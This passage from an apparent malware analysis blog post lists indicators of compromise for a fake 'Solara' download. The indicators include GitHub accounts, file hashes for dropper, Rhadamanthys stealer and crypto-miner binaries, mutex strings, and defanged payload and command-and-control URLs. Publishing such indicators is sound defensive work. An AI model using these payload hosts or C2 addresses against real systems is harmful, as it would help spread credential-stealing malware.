account that threat actors use. One is Smart Mod Manager and the other one RH 0.8.0. We also managed to extract their mail (probably temporary) reherherh3@gmail.com from the GitHub.

- https://web.archive.org/web/20250104211611/https://github.com/k76kj76j6t5j65tl67/
- https://web.archive.org/web/20250104211611/https://github.com/k76kj76j6t5j65tl67/curly-meme/releases/tag/liuliu
- https://web.archive.org/web/20250104211718/https://github.com/k76kj76j6t5j65tl67/vigilant-barnacle/releases/tag/sfdgdhrthj
- https://web.archive.org/web/20250104211718/https://github.com/k76kj76j6t5j65tl67/potential-tribble/releases/tag/sdgsdg
- https://web.archive.org/web/20250104211426/https://github.com/k76kj76j6t5j65tl67/fuzzy-octo-couscous/releases/tag/gyjktit7

Indications of Compromise (IoC)

Binaries

SHA-1	Filename	Detection	Description
e54213c8888bb5c43604c0b49c0016f21af6202d	Bootstrapper.exe	-	Go Dropper.
0d54f33de921292b69cfa7206a41baac96468be1	intera.exe	Win.Malware.Rhadamanthys	The first binary from GitHub.
4084bd5dc99ec2f242ef9fda7f2338cceaed56fe	CFF Explorer.exe	Win.Malware.Rhadamanthys	Unpacked intera

SHA-1	Filename	Detection	Description
			binary.
3b47c17310ab356a8a1ef366257ebb192f6749cc	hellyeah.exe	Trojan.Win64.SilentCryptoMiner	The second binary from C2 server.

Strings

- Global\3575652c-b847-4n8e-u604-22aa515741boc
- worker599chmel
- highmood
- 34f47bf0
- hdtedjtrirtjhtrfhtrh

IPs & URLs

- hxxps[://]devsolara[.]com/download/Solara[.]zip
- hxxps[://]discord[.]gg/SSysqfRE
- hxxps[://]github[.]com/guiy7iytuiuyiuyi/refactored-fortnight/releases/download/34f47bf0/hlilhkuy[.]rar
- hxxps[://]github[.]com/k76kj76j6t5j65tl67/fuzzy-octo-couscous/releases/download/gyjktit7/intera[.]rar
- hxxp[://]147[.]45[.]44[.]42:1488/moa/Tricky[.]rar
- hxxp[://]147[.]45[.]44[.]42:2001?reason=d29ya2VyNTk5Y2htZWw=:MUQxRkIwQkItMjFCOS00RkMwLUIwMTctQTREQURBMjMxRTE3aWxvdmVpdA
- hxxps[://]154[.]216[.]19[.]63:7290/0a85ce95cf9a3c9867b03217/bkpne2v4[.]hi47v

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Source: https://revdiaries.com/post/solara-malware-analysis